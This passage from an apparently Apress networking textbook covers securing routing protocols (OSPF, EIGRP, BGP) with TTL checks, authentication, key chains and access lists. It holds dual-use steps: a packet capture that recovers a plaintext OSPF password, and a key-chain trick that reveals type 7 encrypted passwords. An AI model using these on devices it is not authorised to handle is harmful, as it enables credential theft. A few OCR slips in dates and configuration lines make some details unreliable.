


Figure 12-3. *RIP route poisoning*

The routing control plane isn't just about exchanging routes. It also includes security for those route exchanges. Most of the protocols have built-in security controls such as TTL checks and authentication. In addition to those built-in mechanisms, you can also use access lists to protect the control plane.

For example, OSPF packets should typically only be transmitted on a local segment. If there is a concern that an intruder may try to inject information into OSPF, you can check TTL. For protocols that only need a TTL of 1, and they are normally sent with a TTL of 1, an intruder can craft a packet so it has a TTL of 1 by the time it arrives. If you change the rule and say that you expect a packet to arrive with a TTL of 254, it is more difficult for an intruder to inject a packet. This is because the maximum TTL is 255 and the value would be decremented if it passed through any routers.

The following is an example of configuring a TTL check on the OSPF process. It can also be configured on a per-interface basis. In this example, the OSPF neighbor adjacency went down as soon as `ttl-security` was enabled with a maximum hop count of 1:

```
R1(config)#router ospf 1
R1(config-router)#ttl-security all-interfaces hops ?
  <1-254>  maximum number of hops allowed
R1(config-router)#ttl-security all-interfaces hops 1
R1(config-router)#
*Mar 19 07:10:56.710: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.23.2 on Ethernet0/0 from FULL
to DOWN, Neighbor Down: Dead timer expired
R1(config-router)#do debug ip ospf adj
OSPF adjacency debugging is on
R1(config-router)#
*Mar 19 07:11:41.582: OSPF-1 ADJ   Et0/0: Drop packet from 192.168.12.2 with TTL: 1
R1(config-router)#
*Mar 19 07:11:50.920: OSPF-1 ADJ   Et0/0: Drop packet from 192.168.12.2 with TTL: 1
```

```
R1(config-router)#
*Mar 19 07:12:00.593: OSPF-1 ADJ   Et0/0: Drop packet from 192.168.12.2 with TTL: 1
```

The reason the link went down is because the feature isn't configured on the neighbor yet, so it is still sending out packets with a TTL of 1. The router with `ttl-security` assumes that the router is sending packets with a TTL of 255 and that it has gone through 254 hops. In order to implement `ttl-security` nondisruptively, configure all routers using a maximum hop count of 254. Once the feature has been enabled on all routers, you can remove the hop count parameter.

```
R1(config-router)#ttl-security all-interfaces hops 254
R1(config-router)#
*Mar 19 07:19:55.976: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.23.2 on Ethernet0/0 from
LOADING to FULL, Loading Done
R1(config-router)#
```

Some security can also be added by using manually configured neighbors. If the OSPF network type is set to non-broadcast, then it won't be able to find its neighbors unless their unicast addresses are configured.

```
R2(config-router)#int eth0/0
R2(config-if)#ip ospf network non-broadcast
```

When changing OSPF network types, make sure to configure them on both sides of the link. Changing the OSPF network type may change timers that must match. In the example of an Ethernet interface, the default network type is broadcast, which has a default timer of 10 seconds.

```
R2(config-if)#do show ip ospf interface eth0/0 | include Timer
  Timer intervals configured, Hello 30, Dead 120, Wait 120, Retransmit 5
R2(config-if)#do show ip ospf interface eth0/1 | include Timer
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
R2(config-if)#
```

When you add a manual neighbor statement, the OSPF adjacency comes up. An interesting point is that only one side needs to have a neighbor statement. When the other side receives the unicast hello, it will respond and the adjacency will form.

```
R2(config-if)#router ospf 1
R2(config-router)#neighbor 192.168.12.1
R2(config-router)#
*Mar 19 07:33:10.033: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.12.1 on Ethernet0/0 from
LOADING to FULL, Loading Done
```

To really secure the links, you need to use authentication. OSPFv2 includes three authentication modes: null, plaintext, and MD5 authentication. Null authentication is the default and just means that there isn't any authentication. Plaintext provides very little security, because the password is actually sent on in plaintext.

```
R2(config)#router ospf 1
R2(config-router)#area 0 authentication
R2(config-router)#int eth0/0
R2(config-if)#ip ospf authentication-key Apress
```

If you configured authentication on R2, but you haven't yet configured it on R1, R1 will see an authentication type mismatch. Once you add authentication to R1, the error changes. The new error says that the key mismatches. This is because R1 still has a blank key.

```
R1(config)#do debug ospf adj
*Mar 19 07:56:45.947: OSPF-1 ADJ   Et0/0: Rcv pkt from 192.168.12.2 : Mismatched
Authentication type. Input packet specified type 1, we use type 0
R1(config)#router ospf 1
R1(config-router)#area 0 authentication
*Mar 19 07:59:06.343: OSPF-1 ADJ   Et0/0: Rcv pkt from 192.168.12.2,  : Mismatched
Authentication Key - Clear Text
R1(config-router)#
```

At least OSPF is secure enough to not show the password it received in the adjacency debug. Unfortunately, the plaintext password is being broadcast, so it isn't difficult to retrieve.

```
R1#monitor capture buffer GETPASS circular
R1#monitor capture point ip process-switched OSPF in
R1#monitor capture point associate OSPF GETPASS
R1#monitor capture point start all
R1#show monitor capture buffer GETPASS dump
22:10:49.216 HST Mar 18 2015 : IPv4 Process    : Et0/0 None

B518FBA0: 01005E00 0005AABB CC000200 080045C0  ..^...*;L.....E@
B518FBB0: 004C02F1 00000159 08F9C0A8 0C02E000  .L.q...Y.y@(..`.
B518FBC0: 00050201 002CC0A8 17020000 00004848  .....,@(......HH
B518FBD0: 00014170 72657373 0000FFFF FF00000A  ..Apress........
B518FBE0: 12010000 00                          .....
```

Message Digest authentication prevents the password from being sent in clear text. It is configured by turning authentication on the area and then setting the key.

```
R1(config)#router ospf 1
R1(config-router)#area 0 authentication message-digest
R1(config-router)#int eth0/0
R1(config-if)#ip ospf message-digest-key 1 md5 Apress

R2(config)#router ospf 1
R2(config-router)#area 0 authentication message-digest
R2(config-router)#int eth0/0
R2(config-if)#ip ospf message-digest-key 1 md5 Apress
*Mar 19 08:21:19.685: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.12.1 on Ethernet0/0 from
LOADING to FULL, Loading Done
R2(config-if)#
```

Using MD5 authentication, the password, or key, is not sent in plaintext. Instead, the contents of the OSPF packet are hashed using the configured key. The neighbor runs the secure hash algorithm when it receives the packet and verifies that the hash matches. This not only protects the confidentiality of the password, but it also assures the integrity of the OSPF packet. Figure 12-4 shows an example of an authenticated OSPF packet.




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Figure 12-4. *OSPF MD5 authentication*

■ **Tip** OSPF authentication is enabled on the area. Virtual links are part of Area 0 and must use Area 0's authentication. This is often forgotten, and due to the on-demand nature of virtual links, the problem likely won't present itself immediately.

The configuration of OSPFv3 is close to OSPFv2, but it has a few improvements. OSPFv3 does not need to use TTL security because it uses IPv6 link-local addresses for its transport. Link-local addresses only have a local scope. TTL security is only available for virtual links and sham links. It improves authentication using stronger encryption. Instead of using a simple hash, it can either encrypt the entire payload or authenticate the packet using AES or DES.

Similar to OSPF, EIGRP can be configured with static neighbors and with authentication. When static neighbors are configured, multicast hellos are disabled and replaced with unicast hellos. The following example shows a basic EIGRP configuration. Notice that the hello packets have a destination of EIGRP multicast address 224.0.0.10:

```
Router1#show run | section router eigrp
router eigrp 1
 network 0.0.0.0
Router1#

Router2#show run | section router eigrp
router eigrp 1
 network 0.0.0.0
Router2#debug ip packet
*Mar 22 18:30:47.789: IP: s=192.168.12.1 (Ethernet0/0), d=224.0.0.10, len 60, rcvd 0
*Mar 22 18:30:47.789: IP: s=192.168.12.1 (Ethernet0/0), d=224.0.0.10, len 60, input feature,
packet consumed,
```

When you set up a static neighbor statement on Router1, the static peer replaces the multicast. You can see this both in the console message on Router1 and the debug on Router2:

```
Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#router eigrp 1
Router1(config-router)#neighbor 192.168.12.2 ethernet 0/0
Router1(config-router)#
*Mar 22 18:34:14.837: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.2 (Ethernet0/0)
is down: Static peer replaces multicast

Router2#
*Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60, local
feature, Logical MN local(14), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk  FALSE
*Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60,
sending broad/multicast
*Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60,
sending full packet
*Mar 22 18:34:42.522: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, rcvd 0
*Mar 22 18:34:42.522: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, input
feature, packet consumed, MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk
FALSE
```

With EIGRP, both sides need the neighbor statement. The preceding debug output shows that Router1 is sending unicast, but Router2 is sending multicast, so a neighbor adjacency doesn't form. Once you configure the neighbor statement on both routers, the adjacency is established using unicast:

```
Router2#undebug all
All possible debugging has been turned off
Router2#show ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(1)
Router2# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#router eigrp 1
Router2(config-router)#neighbor 192.168.12.1 ethernet 0/0
Router2(config-router)#
*Mar 22 18:50:15.516: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0)
is up: new adjacency
Router2(config-router)#do show ip eigrp neighbor
EIGRP-IPv4 Neighbors for AS(1)
H   Address                 Interface           Hold Uptime   SRTT   RTO  Q      Seq
                                                (sec)         (ms)        Cnt    Num
0   192.168.12.1            Et0/0               13 00:00:06    17    102  0      19
Router2(config-router)#
Router2(config-router)#do debug ip packet
IP packet debugging is on
Router2(config-router)#
*Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60,
local feature, Logical MN local(14), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk
FALSE
*Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60, sending
```

```
*Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60,
sending full packet
Router2(config-router)#
*Mar 22 18:50:49.005: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, rcvd 0
*Mar 22 18:50:49.005: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, input
feature, packet consumed, MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk
FALSE
Router2(config-router)#
```

In modern versions of IOS and IOS-XE, both named mode and classic mode EIGRP are available. This causes some complications with EIGRP authentication. An issue that many engineers encounter with this version is that it allows you to enter classic mode authentication commands, even when the EIGRP process was created in named mode, but it will not apply to the EIGRP process. With named mode EIGRP, all configuration is done under the router EIGRP process.

The following example shows authentication using classic mode EIGRP. In this case, the configuration is applied to the interface:

```
Router1#show run interface ethernet 0/0
Building configuration...

Current configuration : 147 bytes
!
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
 ip authentication mode eigrp 1 md5
 ip authentication key-chain eigrp 1 MYKEY
end

Router1#

Router2#show run interface ethernet 0/0
Building configuration...

Current configuration : 147 bytes
!
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
 ip authentication mode eigrp 1 md5
 ip authentication key-chain eigrp 1 MYKEY
end
Router2# show ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(1)
```

At this point, you aren't done. The EIGRP configuration references a key chain. The string at the end of the command is the name of the key chain and not the key itself. This makes it easier to rotate keys. Using a key chain, you can configure keys to have overlapping lifetimes, which reduces the risk of a router sending a key that the other router doesn't accept.

In the following example, key 1 was accepted for the entirety of 2020, but it was only sent until March 20, 2020. Key 2 was configured to start sending on March 15, 2015, but it was accepted as early as March 1, 2020. Assuming both routers are configured identically and have the correct time, they both should have started

sending the new key on March 15. With this overlap, the time doesn't even need to be perfect. It just needs to be close enough that the other router will still accept the sent key:

```
Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#key chain MYKEY
Router1(config-keychain)#key 1
Router1(config-keychain-key)#key-string Apress
Router1(config-keychain-key)#accept-lifetime 00:00:00 Jan 1 2020 23:59:59 December 31 2020
Router1(config-keychain-key)#$send-lifetime 00:00:00 Jan 1 2020 23:59:59 March 20 2020
Router1(config-keychain)#key 2
Router1(config-keychain-key)#key-string Publisher
Router1(config-keychain-key)#accept-lifetime 00:00:00 March 1 2020 23:59:59 December 31 2021
Router1(config-keychain-key)#$send-lifetime 00:00:00 March 15 2020 23:59:59 March 20 2021

Router2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#key chain MYKEY
Router2(config-keychain)#key 1
Router2(config-keychain-key)#key-string Apress
Router2(config-keychain-key)#accept-lifetime 00:00:00 Jan 1 2020 23:59:59 December 31 2020
Router2(config-keychain-key)#$send-lifetime 00:00:00 Jan 1 2020 23:59:59 March 20 2020
Router2(config-keychain)#key 2
Router2(config-keychain-key)#key-string Publisher
Router2(config-keychain-key)#accept-lifetime 00:00:00 March 1 2020 23:59:59 December 31 2021
Router2(config-keychain-key)#$send-lifetime 00:00:00 March 15 2020 23:59:59 March 20 2021
Router1(config-keychain-key)#
*Mar 22 19:50:40.727: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.2 (Ethernet0/0)
is up: new adjacency
```

If the adjacencies don't come up, you can verify the key using `show key chain <name>`. This works even when `service password-encryption` is enabled on the router. It is also useful because it puts quotes around the password. When looking at the configuration without password encryption, it is difficult to see when there are spaces at the end of the password.

```
Router1#show key chain MYKEY
Key-chain MYKEY:
    key 1 -- text "Apress"
        accept lifetime (00:00:00 UTC Jan 1 2020) - (23:59:59 UTC Dec 31 2020) [valid now]
        send lifetime (00:00:00 UTC Jan 1 2020) - (23:59:59 UTC Mar 20 2020)
    key 2 -- text "Publisher"
        accept lifetime (00:00:00 UTC Mar 1 2020) - (23:59:59 UTC Dec 31 2021) [valid now]
        send lifetime (00:00:00 UTC Mar 15 2020) - (23:59:59 UTC Mar 20 2021) [valid now]
Router1#
```

■ **Tip** This is also a good way to recover type 7 encrypted passwords found elsewhere in a configuration. This only works with type 7 encryption, not the stronger type 5 that uses an MD5 hash. Type 7 encryption is the protection obtained when service password-encryption is enabled. If you are using AES to encrypt pre-shared keys, this technique will not work.

```
Router2(config)#do show run | inc username
username Apress password 7 13350210070517222E36
Router2(config)#key chain DECRYPT
Router2(config-keychain)#key 1
Router2(config-keychain)#key-string 7 13350210070517222E36
Router2(config-keychain-key)#end
Router2#show key chain DECRYPT
Key-chain DECRYPT:
key 1 -- text "Publisher"
accept lifetime (always valid) - (always valid) [valid now]
send lifetime (always valid) - (always valid) [valid now]
Router2#
```

AU4

Named mode EIGRP applies everything to the EIGRP process. All interface-specific configuration is applied to the `af-interface` under the EIGRP address family. Default configurations for all interfaces are under `af-interface default`.

In the following example, you configure named mode EIGRP to use `hmac-sha-256` authentication. In this case, the string provided in the configuration line is actually the password:

```
Router1(config)#router eigrp APRESS
Router1(config-router)#address-family ipv4 unicast autonomous-system 1
Router1(config-router-af)#network 0.0.0.0 255.255.255.255 ! Advertise everything
Router1(config-router-af)#af-interface default
Router1(config-router-af-interface)#authentication mode ?
  hmac-sha-256  HMAC-SHA-256 Authentication
  md5           Keyed message digest
Router1(config-router-af-interface)#authentication mode hmac-sha-256 ?
  <0-7>  Encryption type (0 to disable encryption, 7 for proprietary)
  LINE   password

Router1(config-router-af-interface)#authentication mode hmac-sha-256 APRESS
Router1(config-router-af-interface)#

Router2(config)#router eigrp APRESS
Router2(config-router)#address-family ipv4 unicast autonomous-system 1
Router2(config-router-af)#network 0.0.0.0 255.255.255.255 ! Advertise everything
Router2(config-router-af)#af-interface default
Router2(config-router-af-interface)#authentication mode hmac-sha-256 APRESS
Router2(config-router-af-interface)#
```

SHA256 is stronger than MD5, but the current version of IOS doesn't support key rotation with SHA256. In the following example, you remove SHA256 and replace it with MD5 and then reference the key chain that you created in the previous example:

```
Router1(config-router-af-interface)#no authentication mode hmac-sha-256 APRESS
Router1(config-router-af-interface)#authentication key-chain MYKEY
Router1(config-router-af-interface)#authentication mode md5

! After changing Router1, EIGRP will fail to authenticate, until router is changed to match
*Mar 22 20:27:40.270: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0)
is down: Auth failure
```

```
Router2(config-router-af-interface)#no authentication mode hmac-sha-256 APRESS
Router2(config-router-af-interface)#authentication key-chain MYKEY
Router2(config-router-af-interface)#authentication mode md5
Router2(config-router-af-interface)#
*Mar 22 20:32:07.508: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0)
is up: new adjacency
Router2(config-router-af-interface)#
```

Access lists provide even more security. Using access lists, you can restrict exactly which hosts and protocols can communicate with a router. Let's not go deep into access lists at this point, but instead show an example of an access that protects the router, but allows all transit traffic:

```
Router1(config)#ip access-list extended ALLOW_IN
Router1(config-ext-nacl)#remark Allows EIGRP multicast from 192.168.12.2
Router1(config-ext-nacl)#permit eigrp host 192.168.12.2 host 224.0.0.10
Router1(config-ext-nacl)#remark Allows EIGRP unicast from 192.168.12.2
Router1(config-ext-nacl)#permit eigrp host 192.168.12.2 host 192.168.12.1
Router1(config-ext-nacl)#remark Allows ICMP from any host
Router1(config-ext-nacl)#permit icmp any any
Router1(config-ext-nacl)#remark Permit SSH from network 10.1.1.0/24
Router1(config-ext-nacl)#permit tcp 10.1.1.0 0.0.0.255 host 192.168.12.1 eq 22
Router1(config-ext-nacl)#remark Deny all other traffic that is destined to the router
Router1(config-ext-nacl)#deny ip any host 192.168.12.1
Router1(config-ext-nacl)#remark Allow all transit traffic
Router1(config-ext-nacl)#permit ip any any
!Now apply the list to the interface
Router1(config-ext-nacl)#interface ethernet 0/0
Router1(config-if)#ip access-group ALLOW_IN in
```

In this example, all the traffic you want to go to the router is allowed, and everything else is denied. Specifically, you allowed EIGRP traffic from 192.168.12.2, ICMP traffic from anywhere, and SSH from 10.1.1.0/24. For traffic destined to 192.168.12.1 on the router, traffic that wasn't previously allowed is blocked by the explicit deny statement. All other traffic going through the router is then explicitly allowed. It is extremely important to include the permit statement at the end. Otherwise, the implicit deny at the end of access lists would prevent the flow of transit traffic.

When writing this type of access list, make sure that you know all the traffic that should be allowed. A tool to help determine if you missed traffic is to temporarily log hits on the deny list. Once you are confident that you are allowing everything you need, remove the log parameter to reduce the performance impact of the access list.

Exterior Gateway Protocols

The *Border Gateway Protocol* (BGP) is the exterior gateway protocol of the Internet. It is comprised of an interior component, iBGP, and an exterior component, eBGP.

It is arguable that iBGP is actually an interior protocol and not just the portion of an exterior protocol that communicates within an autonomous system. If you use the definition that an IGP is a protocol for exchanging prefixes within an autonomous system, then it meets the definition when synchronization is disabled. A router with synchronization enabled will not install a route learned through iBGP unless it can validate the route through an IGP. Just stating this implies that iBGP is not an IGP. However, with synchronization disabled, iBGP can be used as the only routing protocol within an autonomous system.

Even when using iBGP as the only routing protocol within the autonomous system, it has some control plane concerns that aren't present in IGPs. BGP will not advertise prefixes learned through iBGP to another iBGP peer. To ensure that all the iBGP speakers have identical tables, there must either be a full mesh peering all of the speakers in the autonomous system, or a method such as confederations or route reflectors must be used. A full mesh requires *n*(n – 1)/2* relationships. In the case of four iBGP speakers, that is six relationships. In this case, you wouldn't need to reduce the number of peers. How about if you have ten iBGP speakers? You are already up to 45 peers, and it continues to grow quickly.

A BGP confederation essentially breaks an autonomous system into sets of smaller autonomous systems. This reduces the number of peering relationships because the routers connecting the confederation peers behave similarly to eBGP.

In the example shown in Figure 12-5, all the routers are in autonomous system 33070, but they are separated into two smaller autonomous systems using ASN 65001 and ASN 65002. These are commonly selected autonomous system numbers within confederations because they are in the private range of 64512–65535.



Figure 12-5. *iBGP confederation*

The configuration of a confederation is straightforward. The routers peering between the sub-autonomous systems need to know that the peer is really part of a confederation and isn't really an eBGP peer. Routers peering with eBGP neighbors need to know the confederation ID. The eBGP peer is not aware of the sub-autonomous systems in the confederation and will peer using the confederation ID. The following configurations show the steps necessary on the four routers to establish a confederation:

```
Router1(config)#router bgp 65001
! It is best practice to configure iBGP using Loopback interface
! Since this example isn't using an underlying IGP,
! we are using the physical interfaces.
Router1(config-router)#neighbor 192.168.13.3 remote-as 65001
Router1(config-router)#neighbor 192.168.12.2 remote-as 65002 !Similar to eBGP behavior
Router1(config-router)#bgp confederation identifier 33070 !Main AS for confederation
Router1(config-router)#bgp confederation peers 65002   !Other ASs in the confederation
```

```
Router1(config-router)#network 192.168.12.0 mask 255.255.255.0
Router1(config-router)#network 192.168.13.0 mask 255.255.255.0

Router2(config)#router bgp 65002
Router2(config-router)#bgp confederation identifier 33070
Router2(config-router)#bgp confederation peers 65001
Router2(config-router)#neighbor 192.168.12.1 remote-as 65001
*Mar 26 05:07:28.781: %BGP-5-ADJCHANGE: neighbor 192.168.12.1 Up
Router2(config-router)#neighbor 192.168.24.4 remote-as 65002
Router2(config-router)#network 192.168.24.0 mask 255.255.255.0
Router2(config-router)#network 192.168.12.0 mask 255.255.255.0

Router3(config)#router bgp 65001
Router4(config)#bgp confederation identifier 33070
Router3(config-router)#neighbor 192.168.13.1 remote-as 65001
Router3(config-router)#network 192.168.13.0 mask 255.255
*Mar 26 05:09:34.394: %BGP-5-ADJCHANGE: neighbor 192.168.13.1 Up
Router3(config-router)#network 192.168.13.0 mask 255.255.255.0
Router3(config-router)#

Router4(config)#router bgp 65002
Router4(config)#bgp confederation identifier 33070
Router4(config-router)#neighbor 192.168.24.2 remote-as 65002
*Mar 26 05:12:56.647: %BGP-5-ADJCHANGE: neighbor 192.168.24.2 Up
Router4(config-router)#network 192.168.24.0 mask 255.255.255.0
Router4(config-router)#
```

If you look at a prefix from a different sub-autonomous system in the confederation, you can see that it is aware that the prefix was learned as `confed-external`:

```
Router1#show ip bgp 192.168.24.0
BGP routing table entry for 192.168.24.0/24, version 7
Paths: (1 available, best #1, table default)
  Advertised to update-groups:
     2
  Refresh Epoch 1
  (65002)
    192.168.12.2 from 192.168.12.2 (192.168.24.2)
      Origin IGP, metric 0, localpref 100, valid, confed-external, best
      rx pathid: 0, tx pathid: 0x0
Router1#
```

Route reflectors use a slightly different approach. In many ways, it is even simpler to configure a route reflector than a confederation. A route reflector still acts like an iBGP peer, except that it reflects iBGP routes to its clients. To configure a router as a reflector, simply add a neighbor statement with the token route-reflector-client.

The following are the rules of route reflection:

- A prefix learned from an eBGP peer is passed to both clients and non-clients.
- A prefix learned from a client will be passed to both clients and non-clients.
- A prefix learned from non-clients will be passed only to clients.

It is best practice to put the route reflectors at the edge of the autonomous system, but nothing in the configuration will force that. You can configure any router to treat any other router as a route reflector client. However, ad hoc assignment of route reflectors is asking for trouble. One case where you would want more than one route reflector is to add redundancy. A problem with this is that, by default, iBGP will use the router ID as the cluster ID for the cluster being reflected. The solution is to use the `bgp cluster-id` command to override the default and prevent the redundant route reflectors from forming separate clusters. The example in Figure 12-6 shows an iBGP cluster using redundant route reflectors.

■ **Note** Normally, iBGP speakers connect through IGP routers. They are directly connected in this example for simplicity.



Figure 12-6. *Router reflection*

```
RR1#show run | section router bgp
router bgp 65000
 bgp cluster-id 1
 bgp log-neighbor-changes
 redistribute connected ! Note: this will cause incomplete origin code
 neighbor ibgp_peers peer-group ! Using peer groups, but not necessary
 neighbor ibgp_peers remote-as 65000
 neighbor ibgp_peers route-reflector-client
 !route reflectors are clients of each other
 neighbor 192.168.12.2 peer-group ibgp_peers
 neighbor 192.168.111.11 peer-group ibgp_peers
 neighbor 192.168.112.22 peer-group ibgp_peers
 neighbor 192.168.113.33 peer-group ibgp_peers
RR1#

RR2#show run | section router bgp
router bgp 65000
```

```
 bgp cluster-id 1
 bgp log-neighbor-changes
 redistribute connected
 neighbor ibgp_peers peer-group
 neighbor ibgp_peers remote-as 65000
 neighbor ibgp_peers route-reflector-client
 neighbor 192.168.12.1 peer-group ibgp_peers
 neighbor 192.168.221.11 peer-group ibgp_peers
 neighbor 192.168.222.22 peer-group ibgp_peers
 neighbor 192.168.223.33 peer-group ibgp_peers
RR2#

RC1#show running-config | section router bgp
router bgp 65000
 bgp log-neighbor-changes
 redistribute connected
 neighbor 192.168.111.1 remote-as 65000
 neighbor 192.168.221.2 remote-as 65000
RC1#

RC2#show running-config | section router bgp
router bgp 65000
 bgp log-neighbor-changes
 redistribute connected
 neighbor 192.168.112.1 remote-as 65000
 neighbor 192.168.222.2 remote-as 65000
RC2#

RC3#show running-config | section router bgp
router bgp 65000
 bgp log-neighbor-changes
 redistribute connected
 neighbor 192.168.113.1 remote-as 65000
 neighbor 192.168.223.2 remote-as 65000
RC3#
```

Now that you set up iBGP with route reflection, you look at a routing table entry. The prefix was learned both from the other route reflector and from the originating router. When there aren't any network failures, each route reflector is peered with every client. It only needs to learn a path from the peer route reflector when there is a failure between a route reflector and one of its clients.

```
RR1#show ip bgp 192.168.221.0
